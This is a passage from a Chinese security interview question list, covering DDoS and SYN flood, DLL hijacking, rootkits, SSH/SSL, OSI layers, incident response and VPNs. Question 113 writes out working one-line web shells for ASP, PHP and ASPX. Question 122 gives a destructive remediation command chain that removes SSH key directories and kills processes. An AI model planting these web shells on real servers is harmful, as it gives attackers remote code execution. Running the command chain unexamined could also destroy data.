这个也是知道一些，知道他是 DDos 的变种，正常请求伪造，服务器资源耗尽，最终还是看看百科答案吧：CC 攻击是 DDOS（分布式拒绝服务）的一种，相比其它的 DDOS 攻击 CC 似乎更有技术含量一些。这种攻击你见不到真实源 IP，见不到特别大的异常流量，但造成服务器无法进行正常连接。CC 攻击的原理就是攻击者控制某些主机不停地发大量数据包给对方服务器造成服务器资源耗尽，一直到宕机崩溃。CC 主要是用来攻击页面的，每个人都有这样的体验：当一个网页访问的人数特别多的时候，打开网页就慢了，CC 就是模拟多个用户（多少线程就是多少用户)不停地进行访问那些需要大量数据操作(就是需要大量 CPU 时间）的页面，造成服务器资源的浪费，CPU 长时间处于 100%，永远都有处理不完的连接直至就网络拥塞，正常的访问被中止。

105.Web 服务器被入侵后，怎样进行排查？

最简单就是 1.查看下 web 服务器日主，2.看看有没有异常端口开放，3.使用安全狗等服务器安全软件清扫。

106.dll 文件是什么意思，有什么用？

DLL(Dynamic Link Library)文件，即动态链接库，也有人称作应用程序拓展。

Windows 应用程序中，实行了模块化设计，也就是说并不是每个应用程序都编写完所有的功能代码，而是在运行过程中调用相应功能的 DLL，不需运行的功能就不调用，所以大大加快了程序的加载速度和效率，其他应用程序也可以调用相关的 DLL，这样也有利于促进代码重用以及内存使用效率，减少了资源占用，而且程序更新时也只要更新相关的 DLL 就可以了。

要注意的是，有些病毒也会伪装成 DLL 文件，并替换系统的 DLL 文件，需要我们防范。

（1）DLL 劫持原理

由于输入表中只包含 DLL 名而没有它的路径名，因此加载程序必须在磁盘上搜索 DLL 文件。首先会尝试从当前程序所在的目录加载 DLL，如果没找到，则在 Windows 系统目录中查找，最后是在环境变量中列出的各个目录下查找。利用这个特点，先伪造一个系统同名的 DLL，提供同样的输出表，每个输出函数转向真正的系统 DLL。程序调用系统 DLL 时会先调用当前目录下伪造的 DLL，完成相关功能后，再跳到系统 DLL 同名函数里执行。这个过程用个形象的词来描述就是系统 DLL 被劫持（hijack）了。

伪造的 dll 制作好后，放到程序当前目录下，这样当原程序调用原函数时就调用了伪造的 dll 的同名函数，进入劫持 DLL 的代码，处理完毕后，再调用原 DLL 此函数。

（2）如何防止 DLL 劫持

DLL 劫持利用系统未知 DLL 的搜索路径方式，使得程序加载当前目录下的系统同名 DLL。所以可以告诉系统 DLL 的位置，改变加载系统 DLL 的顺序不是当前目录，而是直接到系统目录下查找。

107.什么叫 0day 漏洞？

是已经发现但是官方还没发布补丁的漏洞。

信息安全意义上的 0Day 是指在安全补丁发布前而被了解和掌握的漏洞信息。

108.Rootkit 是什么意思？

Rootkit 是一种特殊类型的 malware（恶意软件）。Rootkit 之所以特殊是因为您不知道它们在做什么事情。Rootkit 基本上是无法检测到的，而且几乎不可能删除它们。虽然检测工具在不断增多，但是恶意软件的开发者也在不断寻找新的途径来掩盖他们的踪迹。

Rootkit 的目的在于隐藏自己以及其他软件不被发现。它可以通过阻止用户识别和删除攻击者的软件来达到这个目的。Rootkit 几乎可以隐藏任何软件，包括文件服务器、键盘记录器、Botnet 和 Remailer。许多 Rootkit 甚至可以隐藏大型的文件集合并允许攻击者在您的计算机上保存许多文件，而您无法看到这些文件。

Rootkit 本身不会像病毒或蠕虫那样影响计算机的运行。攻击者可以找出目标系统上的现有漏洞。漏洞可能包括：开放的网络端口、未打补丁的系统或者具有脆弱的管理员密码的系统。在获得存在漏洞的系统的访问权限之后，攻击者便可手

动安装一个 Rootkit。这种类型的偷偷摸摸的攻击通常不会触发自动执行的网络安全控制功能，例如入侵检测系统。

找出 Rootkit 十分困难。有一些软件包可以检测 Rootkit。这些软件包可划分为以下两类：基于签名的检查程序和基于行为的检查程序。基于签名（特征码）的检查程序，例如大多数病毒扫描程序，会检查二进制文件是否为已知的 Rootkit。基于行为的检查程序试图通过查找一些代表 Rootkit 主要行为的隐藏元素来找出 Rootkit。一个流行的基于行为的 Rootkit 检查程序是 Rootkit Revealer.

在发现系统中存在 Rootkit 之后，能够采取的补救措施也较为有限。由于 Rootkit 可以将自身隐藏起来，所以您可能无法知道它们已经在系统中存在了多长的时间。而且您也不知道 Rootkit 已经对哪些信息造成了损害。对于找出的 Rootkit，最好的应对方法便是擦除并重新安装系统。虽然这种手段很严厉，但是这是得到证明的唯一可以彻底删除 Rootkit 的方法。

防止 Rootkit 进入您的系统是能够使用的最佳办法。为了实现这个目的，可以使用与防范所有攻击计算机的恶意软件一样的深入防卫策略。深度防卫的要素包括：病毒扫描程序、定期更新软件、在主机和网络上安装防火墙，以及强密码策略

109.蜜罐是什么？

蜜罐好比是情报收集系统。蜜罐好像是故意让人攻击的目标，引诱黑客前来攻击。所以攻击者入侵后，你就可以知道他是如何得逞的，随时了解针对服务器发动的

最新的攻击和漏洞。还可以通过窃听黑客之间的联系 ,收集黑客所用的种种工具，并且掌握他们的社交网络。

110.ssh 的相关原理？

SSH 为 Secure Shell 的缩写，由 IETF 的网络小组（Network Working Group)所制定 ;SSH 为建立在应用层基础上的安全协议。SSH 是目前较可靠，专为远程登录会话和其他网络服务提供安全性的协议。利用 SSH 协议可以有效防止远程管理过程中的信息泄露问题。SSH 最初是 UNIX 系统上的一个程序，后来又迅速扩展到其他操作平台。SSH 在正确使用时可弥补网络中的漏洞。SSH 客户端适用于多种平台。几乎所有 UNIX 平台—包括 HP-UX、Linux、AIX、Solaris、Digital UNIX、Irix，以及其他平台，都可运行 SSH。

传统的网络服务程序，如：ftp、pop 和 telnet 在本质上都是不安全的，因为它们在网络上用明文传送口令和数据 ,别有用心的人非常容易就可以截获这些口令和数据。而且，这些服务程序的安全验证方式也是有其弱点的， 就是很容易受到“中间人”（man-in-the-middle）这种方式的攻击。所谓“中间人”的攻击方式， 就是“中间人”冒充真正的服务器接收你传给服务器的数据，然后再冒充你把数据传给真正的服务器。服务器和你之间的数据传送被“中间人”一转手做了手脚之后，就会出现很严重的问题。通过使用 SSH，你可以把所有传输的数据进行加密，这样"中间人"这种攻击方式就不可能实现了，而且也能够防止 DNS 欺骗和 IP 欺骗。使用 SSH，还有一个额外的好处就是传输的数据是经过压缩的，所以可以加快传输的速度。SSH 有很多功能，它既可以代替 Telnet，又可以为 FTP、PoP、甚至为 PPP 提供一个安全的"通道"。

英文全称是 Secure Shell。通过使用 SSH，你可以把所有传输的数据进行加密，这样"中间人"这种攻击方式就不可能实现了，而且也能够防止 DNS 和 IP 欺骗。还有一个 额外的好处就是传输的数据是经过压缩的，所以可以加快传输的速度。SSH 有很多功能，它既可以代替 telnet，又可以为 ftp、pop、甚至 ppp 提 供一个安全的"通道"。

SSH 是由客户端和服务端的软件组成的，有两个不兼容的版本分别是：1.x 和 2.x。用 SSH 2.x 的客户程序是不能连接到 SSH 1.x 的服务程序上去的。OpenSSH 2.x 同时支持 SSH 1.x 和 2.x。SSH 的安全验证是如何工作的从客户端来看，SSH 提供两种级别的安全验证。第一种级别（基于口令的安全验证）只要你知道自己帐号和口令，就可以登录到远程主机。所有传输的数据都会被加密，但是不能保证你正在连接的服务器就是你想连接的服务器。可能会有别的服务器在冒充真正的服务器，也就是受到“中间人”这种方式的攻击。第二种级别（基于密匙的安全验证）需要依靠密匙，也就是你必须为自己创建一对密匙，并把公用密匙放在需要访问的服务器上。如果你要连接到 SSH 服务器上，客户端软件就会向服务器发出请求，请求用你的密匙进行安全验证。服务器收到请求之后，先在你在该服务器的家目录下寻找你的公用密匙，然后把它和你发送过来的公用密匙进行比较。如果两个密匙一致，服务器就用公用密匙加密“质询”（challenge）并把它发送给客户端软件。客户端软件收到“质询”之后就可以用你的私人密匙解密再把它发送给服务器。用这种方式，你必须知道自己密匙的口令。但是，与第一种级别相比，第二种级别不需要在网络上传送口令。第二种级别不仅加密所有传送的数据，而且“中间人”这种攻击方式也是不可能的（因为他没有你的私人密匙）。但是整个登录的过程可能需要 10 秒。

SSL(Secure Sockets Layer (SSL) and Transport Layer Security (TLS))被设计为加强 Web 安全传输(HTTP/HTTPS/)的协议(事实上还有 SMTP/NNTP 等),SSH(Secure Shell)更多的则被设计为加强 Telnet/FTP 安全的传输协议,默认地,它使用 22 端口.

以 SSL 为例,基本上 SSL 在传输过程中所处的位置如下:

- - - - - - - - -

| HTTP |

- - - - - - - - -

| SSL |

- - - - - - - - -

| TCP |

- - - - - - - - -

| IP |

- - - - - - - - -

如果利用 SSL 协议来访问网页，其步骤如下：

用户：在浏览器的地址栏里输入 https://www.sslserver.com

HTTP 层：将用户需求翻译成 HTTP 请求，如

GET /index.htm HTTP/1.1

Host http://www.sslserver.com

SSL 层: 借助下层协议的的信道安全的协商出一份加密密钥，并用此密钥来加密 HTTP 请求。

TCP 层：与 web server 的 443 端口建立连接，传递 SSL 处理后的数据。

接收端与此过程相反。

SSL 在 TCP 之上建立了一个加密通道，通过这一层的数据经过了加密，因此达到保密的效果。

SSL 协议分为两部分：Handshake Protocol 和 Record Protocol,。其中 Handshake Protocol 用来协商密钥，协议的大部分内容就是通信双方如何利用它来安全的协商出一份密钥。 Record Protocol 则定义了传输的格式。

111.DDOS 的定义？

http://baike.baidu.com/link?url=hOeNhuaIj6tF9NY1wr2wbe9pIe52PaCJ5KXTisdfPUK4j8beTktmVsRaH5hRjkcpq6FPouzRl2hbsbpEDO5HRAUYi_D1Tsnu_q7in59xRasqHbmi1oYhEyVDVVn9ZcIcqRsZi5axo_HgkXBPioJx_#10

分布式拒绝服务(DDoS:Distributed Denial of Service)攻击指借助于客户/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动 DDoS 攻击，从而成倍地提高拒绝服务攻击的威力。通常，攻击者使用一个偷窃帐号将 DDoS 主控程序安装在一个计算机上 ,在一个设定的时间主控程序将与大量代理程序通讯，代理程序已经被安装在网络上的许多计算机上。代理程序收到指令时就发动攻击。利用客户/服务器技术，主控程序能在几秒钟内激活成百上千次代理程序的运行。

112.震网病毒的定义？

指一种蠕虫病毒 ,是第一个专门定向攻击真实世界中基础(能源)设施的“蠕虫”病毒，比如核电站，水坝，国家电网。只要电脑操作员将被病毒感染的 U 盘插入 USB 接口，这种病毒就会在神不知鬼不觉的情况下(不会有任何其他操作要求或者提示出现)取得一些工业用电脑系统的控制权。

与传统的电脑病毒相比，“震网”病毒不会通过窃取个人隐私信息牟利。无需借助网络连接进行传播。这种病毒可以破坏世界各国的化工、发电和电力传输企业所使用的核心生产控制电脑软件，并且代替其对工厂其他电脑“发号施令”。极具毒性和破坏力。“震网”代码非常精密，主要有两个功能，一是使伊朗的离心机运行失控，二是掩盖发生故障的情况，“谎报军情”，以“正常运转”记录回传给管理部门，造成决策的误判。

113.常用的一句话木马？

asp 一句话木马：

<%execute(request("value"))%>

php 一句话木马：

<?php @eval($_POST[value]);?>

变形：<?php $x=$_GET[‘z’];@eval(“$x;”);?>

aspx 一句话木马：

<%@ Page Language="Jscript"%>

<%eval(Request.Item["value"])%>

114.Https 的作用？

内容加密 建立一个信息安全通道，来保证数据传输的安全；

身份认证 确认网站的真实性

数据完整性 防止内容被第三方冒充或者篡改

HTTPS 和 HTTP 的区别

https 协议需要到 CA 申请证书。

http 是超文本传输协议，信息是明文传输；https 则是具有安全性的 ssl 加密传输协议。

http 和 https 使用的是完全不同的连接方式，用的端口也不一样，前者是 80，后者是 443。

http 的连接很简单，是无状态的；HTTPS 协议是由 SSL+HTTP 协议构建的可进行加密传输、身份认证的网络协议，比 http 协议安全。

115.手工查找后门木马的小技巧？

1、首先最需要注意的地方是系统的启动项，可以在“运行”-输入“msconfig 命令”在打开的系统配置实用程序里的启动列表查看，并且服务也要注意一下，如果对电脑不是太熟悉的童鞋建议使用 360 安全卫士的开机加速功能，来查看有无异常的可以启动项和服务项，因为在后门木马中 99%都会注册自己为系统服务，达到开机自启动的目的，如果发现可疑项直接打开相应的路径，找到程序文件，直接删除并且禁止自启动；

2、查看系统关键目录 system32 和系统安装目录 Windows 下的文件，xp 系统下两者默认路径分别是 C:\WINDOWS\system32 和 C:\WINDOWS\。然后最新修改的文件中有没有可疑的可执行文件或 dll 文件，这两个地方都是木马最喜欢的藏身的地方了（小提示：一定要设置显示所有的文件的文件夹哦）。

3、观察网络连接是否存在异常，还有“运行”-“cmd”-“netstat -an”查看有没有可疑或非正常程序的网络连接，如果对电脑不是很熟悉建议大家使用 360 的流量监控功能更加直观和方便，尤其注意一下远程连接的端口，如果有类似于

8000 等端口就要注意了，8000 是灰鸽子的默认端口，记得有一次自己就在后门木马测试中在网络连接中发现 8000 端口，当然意思不是说只要没有 8000 端口的网络连接就一定安全，因为 8000 端口只是灰鸽子上线的默认端口，并且端口是可以更改的。

通过以上方法，可以查找到电脑的一些可疑文件，如果确认无疑，就可以手工进行删除了。当然还可以借助杀毒软件的力量。如果你真的中了木马后门，不用慌。最好最彻底的方法是重装系统后，在安全模式下，利用最新病毒库的杀软进行查杀。

116.描述 OSI（开放系统互联基本参考模型）七层结构？

分层的好处是利用层次结构可以把开放系统的信息交换问题分解到一系列容易控制的软硬件模块 - 层中，而各层可以根据需要独立进行修改或扩充功能，同时，有利于个不同制造厂家的设备互连，也有利于大家学习、理解数据通讯网络。

OSI 参考模型中不同层完成不同的功能，各层相互配合通过标准的接口进行通信。

第 7 层应用层：OSI 中的最高层。为特定类型的网络应用提供了访问 OSI 环境的手段。应用层确定进程之间通信的性质，以满足用户的需要。应用层不仅要提供应用进程所需要的信息交换和远程操作，而且还要作为应用进程的用户代理，来完成一些为进行信息交换所必需的功能。它包括 :文件传送访问和管理 FTAM、虚拟终端 VT、事务处理 TP、远程数据库访问 RDA、制造报文规范 MMS、目录服务 DS 等协议；应用层能与应用程序界面沟通，以达到展示给用户的目的。 在此常见的协议有:HTTP，HTTPS，FTP，TELNET，SSH，SMTP，POP3 等。

第 6 层表示层：主要用于处理两个通信系统中交换信息的表示方式。为上层用户解决用户信息的语法问题。它包括数据格式交换、数据加密与解密、数据压缩与终端类型的转换。

第 5 层会话层：在两个节点之间建立端连接。为端系统的应用程序之间提供了对话控制机制。此服务包括建立连接是以全双工还是以半双工的方式进行设置，尽管可以在层 4 中处理双工方式 ；会话层管理登入和注销过程。它具体管理两个用户和进程之间的对话。如果在某一时刻只允许一个用户执行一项特定的操作，会话层协议就会管理这些操作，如阻止两个用户同时更新数据库中的同一组数据。

第 4 层传输层：—常规数据递送 - 面向连接或无连接。为会话层用户提供一个端到端的可靠、透明和优化的数据传输服务机制。包括全双工或半双工、流控制和错误恢复服务；传输层把消息分成若干个分组，并在接收端对它们进行重组。不同的分组可以通过不同的连接传送到主机。这样既能获得较高的带宽，又不影响会话层。在建立连接时传输层可以请求服务质量，该服务质量指定可接受的误码率、延迟量、安全性等参数，还可以实现基于端到端的流量控制功能。

第 3 层网络层：本层通过寻址来建立两个节点之间的连接，为源端的运输层送来的分组，选择合适的路由和交换节点，正确无误地按照地址传送给目的端的运输层。它包括通过互连网络来路由和中继数据 ；除了选择路由之外，网络层还负责建立和维护连接，控制网络上的拥塞以及在必要的时候生成计费信息。

第 2 层数据链路层：在此层将数据分帧，并处理流控制。屏蔽物理层，为网络层提供一个数据链路的连接，在一条有可能出差错的物理连接上，进行几乎无差错

的数据传输(差错控制)。本层指定拓扑结构并提供硬件寻址。常用设备有网卡、网桥、交换机；

第 1 层物理层：处于 OSI 参考模型的最底层。物理层的主要功能是利用物理传输介质为数据链路层提供物理连接，以便透明的传送比特流。常用设备有（各种物理设备）集线器、中继器、调制解调器、网线、双绞线、同轴电缆。

数据发送时，从第七层传到第一层，接收数据则相反。

上三层总称应用层，用来控制软件方面。下四层总称数据流层，用来管理硬件。除了物理层之外其他层都是用软件实现的。

数据在发至数据流层的时候将被拆分。

在传输层的数据叫段，网络层叫包，数据链路层叫帧，物理层叫比特流，这样的叫法叫 PDU（协议数据单元）[2]

各层功能

(1)物理层(Physical Layer)

物理层是 OSI 参考模型的最低层 ,它利用传输介质为数据链路层提供物理连接。它主要关心的是通过物理链路从一个节点向另一个节点传送比特流 ,物理链路可能是铜线、卫星、微波或其他的通讯媒介。它关心的问题有 :多少伏电压代表 1？多少伏电压代表 0？时钟速率是多少？采用全双工还是半双工传输？总的来说物理层关心的是链路的机械、电气、功能和规程特性。

(2)数据链路层(Data Link Layer)

数据链路层是为网络层提供服务的，解决两个相邻结点之间的通信问题，传送的协议数据单元称为数据帧。

数据帧中包含物理地址（又称 MAC 地址）、控制码、数据及校验码等信息。该层的主要作用是通过校验、确认和反馈重发等手段，将不可靠的物理链路转换成对网络层来说无差错的数据链路。

此外，数据链路层还要协调收发双方的数据传输速率，即进行流量控制，以防止接收方因来不及处理发送方来的高速数据而导致缓冲器溢出及线路阻塞。

(3)网络层(Network Layer)

网络层是为传输层提供服务的，传送的协议数据单元称为数据包或分组。该层的主要作用是解决如何使数据包通过各结点传送的问题，即通过路径选择算法（路由）将数据包送到目的地。另外，为避免通信子网中出现过多的数据包而造成网络阻塞，需要对流入的数据包数量进行控制（拥塞控制）。当数据包要跨越多个通信子网才能到达目的地时，还要解决网际互连的问题。

(4)传输层(Transport Layer)

传输层的作用是为上层协议提供端到端的可靠和透明的数据传输服务，包括处理差错控制和流量控制等问题。该层向高层屏蔽了下层数据通信的细节，使高层用户看到的只是在两个传输实体间的一条主机到主机的、可由用户控制和设定的、可靠的数据通路。

传输层传送的协议数据单元称为段或报文。

(5)会话层(Session Layer)

会话层主要功能是管理和协调不同主机上各种进程之间的通信（对话），即负责建立、管理和终止应用程序之间的会话。会话层得名的原因是它很类似于两个实体间的会话概念。例如，一个交互的用户会话以登录到计算机开始，以注销结束。

(6)表示层(Presentation Layer)

表示层处理流经结点的数据编码的表示方式问题，以保证一个系统应用层发出的信息可被另一系统的应用层读出。如果必要，该层可提供一种标准表示形式，用于将计算机内部的多种数据表示格式转换成网络通信中采用的标准表示形式。数据压缩和加密也是表示层可提供的转换功能之一。

(7)应用层(Application Layer)

应用层是 OSI 参考模型的最高层，是用户与网络的接口。该层通过应用程序来完成网络用户的应用需求，如文件传输、收发电子邮件等。

117.TCP 和 UDP 的区别？

TCP 协议和 UDP 协议特性区别总结：

1. TCP 协议在传送数据段的时候要给段标号；UDP 协议不

2. TCP 协议可靠；UDP 协议不可靠

3. TCP 协议是面向连接；UDP 协议采用无连接

4. TCP 协议负载较高，采用虚电路；UDP 采用无连接

5. TCP 协议的发送方要确认接收方是否收到数据段（3 次握手协议）

6. TCP 协议采用窗口技术和流控制

当数据传输的性能必须让位于数据传输的完整性、可控制性和可靠性时，TCP 协议是当然的选择。当强调传输性能而不是传输的完整性时，如：音频和多媒体应用，UDP 是最好的选择。在数据传输时间很短，以至于此前的连接过程成为整个流量主体的情况下，UDP 也是一个好的选择，如：DNS 交换。把 SNMP 建立在 UDP 上的部分原因是设计者认为当发生网络阻塞时，UDP 较低的开销使其有更好的机会去传送管理数据。TCP 丰富的功能有时会导致不可预料的性能低下，但是我们相信在不远的将来，TCP 可靠的点对点连接将会用于绝大多数的网络应用。

118.什么叫脱壳?

而从技术的角度出发，壳是一段执行于原始程序前的代码。原始程序的代码在加壳的过程中可能被压缩、加密……。当加壳后的文件执行时，壳 - 这段代码先于原始程序运行，他把压缩、加密后的代码还原成原始程序代码，然后再把执行权交还给原始代码。 软件的壳分为加密壳、压缩壳、伪装壳、多层壳等类，目的都是为了隐藏程序真正的 OEP（入口点，防止被破解）。

加壳”指的是对编译好的 EXE、DLL 等文件采用加壳来进行保护；“脱壳”指的就是将文件外边的壳去除，恢复文件没有加壳前的状态。 壳出于程序作者想对程序资源压缩、注册保护的目的，把壳分为压缩壳、密码壳、加密壳三种。顾名思义，压缩壳只是为了减小程序体积对资源进行压缩，常见的压缩壳包括 FSG、ASPack、UPX、北斗等；加密壳也就是常说的保护壳、猛壳，它对程序输入表等内容进行加密保护，具有良好的保护效果，常见的加密壳包括 ASPROTECT、ACPROTECT、PELock、幻影等；密码壳平时使用得不多，加密壳的程序只有在正确输入密码后才能运行

119.什么叫“人肉搜索”？

是一种类比的称呼，主要是用来区别传统搜索引擎。它主要是指通过集中许多网民的力量去搜索信息和资源的一种方式，它包括利用互联网的机器搜索引擎（如百度等)及利用各网民在日常生活中所能掌握的信息来进行收集信息的一种方式[1] 。

120.SYN Flood 的基本原理？

SYN Flood 是当前最流行的 DoS（拒绝服务攻击）与 DDoS（分布式拒绝服务攻击）的方式之一，这是一种利用 TCP 协议缺陷，发送大量伪造的 TCP 连接请求，从而使得被攻击方资源耗尽（CPU 满负荷或内存不足）的攻击方式。要明白这种攻击的基本原理，还是要从 TCP 连接建立的过程开始说起：

大家都知道，TCP 与 UDP 不同，它是基于连接的，也就是说：为了在服务端和客户端之间传送 TCP 数据，必须先建立一个虚拟电路，也就是 TCP 连接，建立 TCP 连接的标准过程是这样的：

首先，请求端（客户端）发送一个包含 SYN 标志的 TCP 报文，SYN 即同步（Synchronize），同步报文会指明客户端使用的端口以及 TCP 连接的初始序号；

第二步，服务器在收到客户端的 SYN 报文后，将返回一个 SYN+ACK 的报文，表示客户端的请求被接受，同时 TCP 序号被加一，ACK 即确认（Acknowledgement）。

第三步，客户端也返回一个确认报文 ACK 给服务器端，同样 TCP 序列号被加一，到此一个 TCP 连接完成。

以上的连接过程在 TCP 协议中被称为三次握手(Three-way Handshake)。问题就出在 TCP 连接的三次握手中，假设一个用户向服务器发送了 SYN 报文后突然死机或掉线，那么服务器在发出 SYN+ACK 应答报文后是无法收到客户端的 ACK 报文的（第三次握手无法完成），这种情况下服务器端一般会重试（再次发送 SYN+ACK 给客户端）并等待一段时间后丢弃这个未完成的连接，这段时间的长度我们称为 SYN Timeout，一般来说这个时间是分钟的数量级（大约为 30 秒-2 分钟）；一个用户出现异常导致服务器的一个线程等待 1 分钟并不是什么很大的问题，但如果有一个恶意的攻击者大量模拟这种情况，服务器端将为了维护一个非常大的半连接列表而消耗非常多的资源----数以万计的半连接，即

使是简单的保存并遍历也会消耗非常多的 CPU 时间和内存，何况还要不断对这个列表中的 IP 进行 SYN+ACK 的重试。实际上如果服务器的 TCP/IP 栈不够强大，最后的结果往往是堆栈溢出崩溃---即使服务器端的系统足够强大，服务器端也将忙于处理攻击者伪造的 TCP 连接请求而无暇理睬客户的正常请求（毕竟客户端的正常请求比率非常之小），此时从正常客户的角度看来，服务器失去响应，这种情况我们称作：服务器端受到了 SYN Flood 攻击（SYN 洪水攻击）。

从防御角度来说，有几种简单的解决方法，第一种是缩短 SYN Timeout 时间，由于 SYN Flood 攻击的效果取决于服务器上保持的 SYN 半连接数，这个值 =SYN 攻击的频度 x SYN Timeout ,所以通过缩短从接收到 SYN 报文到确定这个报文无效并丢弃改连接的时间，例如设置为 20 秒以下（过低的 SYN Timeout 设置可能会影响客户的正常访问），可以成倍的降低服务器的负荷。

第二种方法是设置 SYN Cookie，就是给每一个请求连接的 IP 地址分配一个 Cookie，如果短时间内连续受到某个 IP 的重复 SYN 报文，就认定是受到了攻击，以后从这个 IP 地址来的包会被一概丢弃。

可是上述的两种方法只能对付比较原始的 SYN Flood 攻击，缩短 SYN Timeout 时间仅在对方攻击频度不高的情况下生效，SYN Cookie 更依赖于对方使用真实的 IP 地址，如果攻击者以数万/秒的速度发送 SYN 报文，同时利用 SOCK_RAW 随机改写 IP 报文中的源地址，以上的方法将毫无用武之地。

121.什么是手机”越狱“？

所谓 iOS 系统的越狱就是取得系统最高权限的行为，越狱前后 iOS 系统本身并不会发生质的改变，只是越狱后可以对 iOS 系统进行更充分的利用而已。

越狱的好处：

1、越狱之后操作性更强，取得了手机的最高权限，就可以修改手机内容，包括安装免费的破解软件、自定义功能、美化等等。

2、越狱后可以绕过 AppStore 免费下载 APP。

越狱的坏处：

1、越狱后失去保修。

2、越狱之后，后台程序运行，桌面主题等都会加大耗电。

3、越狱就是打破 iOS 系统封闭，所以手机就相对变得不安全了。

122.主机被入侵，你会如何处理这件事自查解决方案?

1、病毒木马排查。

1.1、使用 netstat 查看网络连接 ,分析是否有可疑发送行为 ,如有则停止。(linux 常见木马，清理命令 chattr -i /usr/bin/.sshd; rm -f /usr/bin/.sshd; chattr -i /usr/bin/.swhd; rm -f /usr/bin/.swhd; rm -f -r /usr/bin/bsd-port; cp /usr/bin/dpkgd/ps /bin/ps; cp /usr/bin/dpkgd/netstat /bin/netstat; cp /usr/bin/dpkgd/lsof /usr/sbin/lsof; cp /usr/bin/dpkgd/ss /usr/sbin/ss;rm

-r -f /root/.ssh; rm -r -f /usr/bin/bsd-port;find /proc/ -name exe | xargs ls -l | grep -v task |grep deleted| awk '{print $11}' | awk -F/ '{print $NF}' | xargs killall -9;)

1.2、使用杀毒软件进行病毒查杀。

2、服务器漏洞排查并修复

2.1、查看服务器账号是否有异常，如有则停止删除掉。

2.2、查看服务器是否有异地登录情况，如有则修改密码为强密码（字每+数字+特殊符号）大小写，10 位及以上。

2.3、查看 Jenkins、Tomcat、PhpMyadmin、WDCP、Weblogic 后台密码，提高密码强度（字每+数字+特殊符号）大小写，10 位及以上。

2.4、查看 WEB 应用是否有漏洞，如 struts, ElasticSearch 等，如有则请升级。

2.5、查看 MySQL、SQLServer、FTP、WEB 管理后台等其它有设置密码的地方，提高密码强度（字每+数字+特殊符号）大小写，10 位及以上。

2.6、查看 Redis 无密码可远程写入文件漏洞 ,检查/root/.ssh/下黑客创建的 SSH 登录密钥文件，删除掉，修改 Redis 为有密码访问并使用强密码，不需要公网访问最好 bind 127.0.0.1 本地访问。

2.7、如果有安装第三方软件，请按官网指引进行修复。

3、开启云盾服务，并开启所有云盾安全防护功能对您的主机进行安全防护，免于再次遭到恶意攻击。

实施安全防御方案

请您尽快开启云盾服务，开启步骤详见：

http://help.aliyun.com/view/11108300_13730770.html

同时也建议您开启云盾应用防火墙功能，开启步骤详见：

4、如果问题仍未解决

经过以上处理还不能解决问题，强烈建议您将系统盘和数据盘的数据完全下载备份到本地保存后，重置全盘（登陆 www.aliyun.com，进入我的阿里云-》管理控制台-》云服务器 ECS 控制台-》点击进行您需要进行初始化的实例，备份完服务器数据后关闭实例，点击“重置磁盘”，按您的实际情况选择系统盘和数据盘重置即可）后，重新部署程序应用并对数据进行杀毒后上传，并重新进行前述的 3 步处理。

内网网址

123. NAT（网络地址转换）协议?

内网的计算机以 NAT(网络地址转换)协议 ,通过一个公共的网关访问 Internet。内网的计算机可向 Internet 上的其他计算机发送连接请求，但 Internet 上其他的计算机无法向内网的计算机发送连接请求。

NAT（Network Address Translator）是网络地址转换，它实现内网的 IP 地址与公网的地址之间的相互转换，将大量的内网 IP 地址转换为一个或少量的公网 IP 地址，减少对公网 IP 地址的占用。NAT 的最典型应用是：在一个局域网内，只需要一台计算机连接上 Internet，就可以利用 NAT 共享 Internet 连接，使局域网内其他计算机也可以上网。使用 NAT 协议，局域网内的计算机可以访问 Internet 上的计算机，但 Internet 上的计算机无法访问局域网内的计算机。

A 类 10.0.0.0--10.255.255.255

B 类 172.16.0.0--172.31.255.255

C 类 192.168.0.0--192.168.255.255

内网保留地址编辑

Internet 设计者保留了 IPv4 地址空间的一部份供专用地址使用,专用地址空间中的 IPv4 地址叫专用地址,这些地址永远不会被当做公用地址来分配,所以专用地址永远不会与公用地址重复.

IPv4 专用地址如下：

IP 等级 IP 位置

Class A 10.0.0.0-10.255.255.255

默认子网掩码:255.0.0.0

Class B 172.16.0.0-172.31.255.255

默认子网掩码:255.240.0.0

Class C 192.168.0.0-192.168.255.255

默认子网掩码:255.255.0.0

内网是可以上网的.内网需要一台服务器或路由器做网关,通过它来上网

做网关的服务器有一个网关（服务器/路由器）的 IP 地址,其它内网电脑的 IP 可根据它来随意设置,前提是 IP 前三个数要跟它一样,第四个可从 0-255 中任选但要跟服务器的 IP 不同

124.内网穿透?

即 NAT 穿透，采用端口映射，让外网的电脑找到处于内网的电脑，同时也可基于 HTTP/2 实现 web 内网穿透。

125.虚拟专用网络?

功能是 :在公用网络上建立专用网络 ,进行加密通讯。在企业网络中有广泛应用。VPN 网关通过对数据包的加密和数据包目标地址的转换实现远程访问。例如某

公司员工出差到外地，他想访问企业内网的服务器资源，这种访问就属于远程访问。

让外地员工访问到内网资源，利用 VPN 的解决方法就是在内网中架设一台 VPN 服务器。外地员工在当地连上互联网后，通过互联网连接 VPN 服务器，然后通过 VPN 服务器进入企业内网。为了保证数据安全，VPN 服务器和客户机之间的通讯数据都进行了加密处理。有了数据加密，就可以认为数据是在一条专用的数据链路上进行安全传输，就如同专门架设了一个专用网络一样，但实际上 VPN 使用的是互联网上的公用链路，因此 VPN 称为虚拟专用网络，其实质上就是利用加密技术在公网上封装出一个数据通讯隧道。有了 VPN 技术，用户无论是在外地出差还是在家中办公，只要能上互联网就能利用 VPN 访问内网资源，这就是 VPN 在企业中应用得如此广泛的原因。

126.二层交换机?

二层交换机工作于 OSI 模型的第 2 层（数据链路层），故而称为二层交换机。二层交换技术的发展已经比较成熟，二层交换机属数据链路层设备，可以识别数据包中的 MAC 地址信息，根据 MAC 地址进行转发，并将这些 MAC 地址与对应的端口记录在自己内部的一个地址表中。

过程

（1） 当交换机从某个端口收到一个数据包，它先读取包头中的源 MAC 地址，这样它就知道源 MAC 地址的机器是连在哪个端口上的；

（2） 再去读取包头中的目的 MAC 地址，并在地址表中查找相应的端口；

（3）如表中有与这目的 MAC 地址对应的端口，把数据包直接复制到这端口上；

（4）如表中找不到相应的端口则把数据包广播到所有端口上，当目的机器对源机器回应时，交换机又可以学习一目的 MAC 地址与哪个端口对应，在下次传送数据时就不再需要对所有端口进行广播了。

不断的循环这个过程，对于全网的 MAC 地址信息都可以学习到，二层交换机就是这样建立和维护它自己的地址表。

127.路由技术?

